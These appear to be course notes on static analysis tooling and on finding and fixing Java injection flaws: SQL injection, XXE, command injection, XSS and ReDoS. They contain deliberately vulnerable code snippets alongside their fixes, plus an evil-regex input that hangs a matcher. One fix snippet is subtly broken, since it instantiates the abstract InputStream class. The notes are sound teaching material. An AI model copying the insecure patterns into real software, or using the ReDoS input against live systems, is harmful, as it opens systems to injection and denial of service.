In the picture it is possible to see how execution time is related to the scope of the analysis. When the scope increases, the execution time increases (more than linearly).



There are different benchmarks to compare analysis tools:

- **OWASP Benchmark Project**
  - Benchmark for Java (with scoring system, a way to score a tool based on results)
- **NIST SARD** (Software Assurance Reference Dataset)
  - Collection of open vulnerability cases (can be used for benchmarking)
- **WAVSEP** (Web Application Vulnerability Scanners Evaluation Project)
  - Benchmark and evaluation results (only for DAST Tools)

The OWASP Scoring System

For each test case, each tool produces a list of alarms classified as

- **True Positive (TP)**: the alarm points to a real vulnerability
- **False Positive (FP)**: the alarm points to a false vulnerability


For each test case and tool, we have:

- **False Negative (FN):** vulnerability not detected
- **True Negative (TN):** non-vulnerability correctly ignored

It is possible to combine these numbers, by computing two numbers:

- True Positive Rate $(TPR) = \frac{TP}{TP+FN}$
- False Positive Rate $(FPR) = \frac{FP}{FP+TN}$
- $TP + FN$: the number of vulnerabilities that is present in the code
- $FP + TN$: total number of non-vulnerabilities present in the code

In this way the computation is relative and no more related to the number of vulnerabilities in the code. The first is the coverage (*true positive rate*) while the second one is the ability to avoid reporting false errors (*false positive rate*).




These two metrics can be combined on cartesian axis. According to where in this area the tool is, it is possible to interpret what is its performance. 100% FP Rate means that there is a tool that reports only non-vulnerabilities, while 100% TP Rate is full coverage. It is possible to divide the area into two sub-areas, divided by the diagonal linea. If a tool is in the upper area, the tool is *better than guessing*, otherwise it is *worse than guessing*. If we build a tool that whenever there could be a vulnerability, it extracts a random number and with 50% tells that it is a vulnerability (and the other 50% not a vulnerability) it will report half of the vulnerabilities that are presents, but also half of the non-vulnerabilities. That tool is exactly in the mid area. To do better, we need to stay in the upper part of the area.

The **score** that is given to a tool is the distance that the point that represents the tool has from the diagonal.

Tool	Languages	IDE Integration	Analyses
Flawfinder	C, C++	Vim, emacs	Lexical scan
Cppcheck	C, C++	Visual Studio	Path-insensitive dataflow
Spotbugs/FindSecBugs	Java	Eclipse	Structural data/control flow
SonarQube	Multi-language	CI/CD tools	Only simple analyses for free
PVS Studio	C, C++, Java	VS, Eclipse	Data/Control flow, Symbolic Execution

Flawfinder is a very fast and simple tool that uses only lexical scan. Another aspect that discriminates tools is that some tools require **compilation,** since the analysis must build the CFG, CG, etc.

The workflow of using Static Analysis Tools is the one in the picture. The tool itself will use some internal configurations (*rules*, e.g., with PVSStudio you can filter the report) that can be changed manually. Initially there is a **planning phase** that is to define the tools to be used, the kind of vulnerability we're looking for, and so on. Then, the tools are run. Tools will analyse the code and will output some **raw results**. The next phase starts, which is the **core review phase**, where it is a manual phase in which all errors must be checked whether they are real or not. General, the findings of the review are store somewhere (e.g., bugging tracking system). After this phase there is a next phase (if we're the developer) to **fix the code**.



In this workflow the most time-consuming part is the **manual code review**.

Reporting

It is important that the report is sufficiently detailed, and it can take different forms:

- Entries into a bug database or security tracking system
- Formal or informal list of problems

It should include a **problem explanation** (with reference to security policy) and provide also **risk estimation**. Some tools may already provide some of this information, which is the starting point for manual analysis.

Detecting and Fixing Some Java Security Vulnerabilities

Injection Vulnerabilities in Java

This discussion will focus on injection vulnerabilities, the class that can be exploited by injecting something into the program. This kind of vulnerability can be countered by properly **checking** and **validation** of the input. Main possible sources of untrusted data are:

- **The network**
  - Java has the possibility to interact over the network using different types of API: *servlets* are java objects that can receive HTTP requests and send HTTP responses. Then, the servlet is often hidden in the program by some more high-level interfaces (e.g., the use of Java Annotations that imply that a servlet is used to manage the HTTP requests by calling a particular method of the class that is annotated) such as *sockets*.
- **Standard input**
  - When the user of the application is untrusted
- **Files in the file system, environment variables**

The fact that we read some data from these untrusted sources does not mean that the input is dangerous, and it leads to vulnerabilities. It is necessary that this input can reach a **sink** where the input is used in a dangerous way and in this path from the input to the sink it is necessary that there are no statements that stop this propagation or that filter the data in such a way that they become not dangerous. Main possible sinks in Java are:

- *Command execution statements* (e.g., $Runtime.exec()$)
- *SQL execution statements* (e.g., JDBC)
- *Log statements, operations on local files*
- *Statements that send emails, respond to HTTP requests*

Sockets

When speaking about sockets, what you must look are the following sources/outputs of data from the network:

- $java.net.Socket$ class that represents a connected TCP socket
  - $getInputStream()$
  - $getOutputStream()$
- $java.net.DatagramSocket$ class for UDP
  - $send(DatagramPacket)$
  - $receive(DatagramPacket)$

Servlets

Servlets can be recognized because it extends the HTTP servlet class, or it implements the servlet interface:

- $javax.servlet.Servlet$ interface
  - $service\ (ServletRequest, ServletResponse)$: reads from the request and write on the response
- $javax.servlet.http.HttpServlet$
  - $doGet(HttpServletRequest, HttpServletResponse)$
  - $doPost(HttpServletRequest, HttpServletResponse)$

The way these requests are handled is by means of methods defined in the interface and in the base class. The source of data from untrusted sources is the **first parameter**: the object that represent the request. To return data to the network (HTTP responses) the same methods are used: the sink is **second parameter**.

Spring REST API Implementations

These frameworks hide the presence of Servlets, which in this caser are not directly visible in the Java source.

Data Types and Annotations specify how $HTTPRequest/HTTPResponse$ are mapped to methods and their parameters/return values/exceptions/fields (see $org.springframework.web.bind.annotation$):

- @RestController, @Controller
- @RequestMapping, @GetMapping, @PostMapping, @PutMapping, @DeleteMapping
- @PathVariable, @RequestParam, @RequestHeader, @RequestBody
- @ResponseBody, @ResponseStatus

SQL Injection

Main Sink functions from the $java.sql.Statement$ class are the ones that execute statements:

- $execute(String\ [,\dots])$
- $addBatch(String)$
- $executeQuery(String)$
- $executeQuery()$ preceded by $PrepareCall(String)$
- $executeUpdate(String\ [,\dots])$

It is also possible to have prepared statements, and this is important because when we have them data are never interpreted as SQL strings but as values: there is an automatic escape mechanism. A way to prevent SQL Injection is to use prepared statements. Another way is to sanitize inputs.

The example shows a SQL injection and how it can be fixed by means of a prepared statement. The vulnerable code builds the string by using $username$ and $password$ directly coming from an untrusted source.

```
String sqlString = "SELECT * FROM users WHERE username = '"+ username
+"' AND password = '" + password + "'";
Statement stmt = connection.createStatement();
ResultSet rs = stmt.executeQuery(sqlString);
```

One possible fix is to create the string with *parameters* for username and password. In this case it is executed in a different way: first call $prepareStatement$ and then we set the parameters in the string. In this way code is no longer vulnerable to SQL Injection.

```
String sqlString = "SELECT * FROM users WHERE username = ? AND password=
?";
PreparedStatement stmt = connection.prepareStatement(sqlString);
stmt.setString(1, username);    stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();
```

XXE (XML External Entities)

This is possible when we use the following main Sink functions:

- $javax.xml.parsers.SAXParser$, $javax.xml.parsers.DocumentBuilder$, $org.xml.sax.XMLReader$
  - They are all XML parser, and it is due to the way external entities (external files that may be included in a XML document) are handled.
  - $parse(InputStream\ [,\dots])$
  - $parse(InputSource\ [,\dots])$
  - $parse(File[,\dots])$
  - $parse(String\ [,\dots])$
- $javax.xml.transform.Transformer$
  - $transform(Source, Result)$

We must check here the input that is read, if it trusted or not.

The picture shows a code that reads XML using a $SAXParser$. In this case *input* is coming from an untrusted source.

```
SAXParserFactory factory = SAXParserFactory.newInstance();
SAXParser saxParser = factory.newSAXParser();
saxParser.parse(input, defaultHandler);
```

One possibility to fix this is to use a *custom XML Parser* that is resistant to this kind of attack. It is not necessary to replace the whole parser, but only the part of the parser that is used to resolve external entities that is called $EntityResolver$. In this way it is possible to customize the reader and set the object that will act as the entity resolver. In this case we're not using the default one that permits the vulnerability, but we use one that prevent it.

```
SAXParserFactory factory = SAXParserFactory.newInstance();
SAXParser saxParser = factory.newSAXParser();
XMLReader reader = saxParser.getXMLReader();
reader.setEntityResolver(new CustomResolver());
reader.setErrorHandler(defaultHandler);
reader.parse(new InputStream(input));
```

Command Injection

This is another class of injection vulnerabilities that in Java are possible because it is possible to run external command. The example shows how it is possible to execute a command with the $exec$ operation. In this case, if dir is coming from an untrusted source, it is possible that it used to execute arbitrary commands. One way to avoid this vulnerability is to sanitize command input.

```
Runtime rt = Runtime.getRuntime();
Process p = rt.exec(new String[] {"sh", "-c", "ls " + dir});
...
```

For example, the picture shows a way to check that dir is only alphanumeric and in that case, we execute the command, otherwise it is not executed.

```
Runtime rt = Runtime.getRuntime();
if (Pattern.matches("[0-9A-Za-z]+", dir)) {
   Process p = rt.exec(new String[] {"sh", "-c", "ls " + dir});
   ...
```

XSS (Cross-Site Scripting)

In this case there are different types of XSS. Vulnerabilities may arise if untrusted data are:

- **returned into an HTTP response** (*reflected XSS*)
  - Sink: writing data into $HttpResponse$
- **Saved into a DB**
  - Sink: storing data into a DB (execute SQL INSERT or UPDATE statements)

A possible solution is to check or sanitize the untrusted data. One possibility is an encoder which sanitize data by removing dangerous characters: *OWASP Java Encoder Project*. The way may be different according to how the data are to be used (e.g., HTML, JavaScript code, CSS).

The example shows a servlet $doGet$ method. From the request the parameter name is extracted and then it is *reflected* into the response. It is a XSS vulnerability.

```
void doGet(HttpServletRequest req, HttpServletResponse resp)
throws ServletException, IOException {
   String name = req.getParameter("name");
    resp.getWriter().write("Hello, "+name);
}
```

It is possible to fix it by using the OWASP encoder.

```
...
    resp.getWriter().write("Hello, "+Encode.forHtml(name));
}
```

Or also by checking if it is alphanumeric (in this last case we could avoid the encoder).

```
...
   if (name.matches("[a-zA-Z]+"))
      resp.getWriter().write("Hello, "+Encode.forHtml(name));
}
```

Other Forms of Injection in Java

There are also other forms of injections in Java:

- **Format Strings**: not so common in Java but they are possible, since Java has some statements that can print output that uses format strings. But differently from C, which totally leave freedom in accessing memory, with Java it is not possible. If an attacker can control a format string, what it can do is to insert more parameters than arguments for which the function is called. In this way the function will throw an exception and the attacker could stop the execution of the function (DoS).
- **Regex DoS (Denial of Service)**: in this case it is exploited the fact that some regular expressions are checked in an inefficient way. Those regexes are called **evil regex** e.g., $([a-zA-Z]+)^*$ and will take a long time to match with some inputs. If we give to the previous regex the following input: $aaaaaaaaaaaaaaaaaaaaaaa!$ that doesn't match, it will take a huge time before it can detect that the string does not match. That can be exploited to create again a DoS. It is possible to exploit this kind of nasty behavior when the attacker can control both the regular expression and the input (both conditions must be satisfied). One possibility is that the evil regular expression is already used by the programmer, so if the attacker knows the presence of the regex, can just give the bad input. If the regex comes from an untrusted source, then the attacker must provide both (regex and bad input). The picture shows an example in which it happens. The statement is used to check that password does not contain the username. Matches is the Java method that can be used to check a regular expression. If username comes from an untrusted source, the attacker could provide the expression as the username and the bad string as the password.

```
if ( password.matches(username) ) {
        log("Fatal error: password contains username");
}
```

VULNERABLE: if username is "([a-zA-Z]+)*" and password is "aaaaaaaaaaaaaaaaaaaaaaa!", the program hangs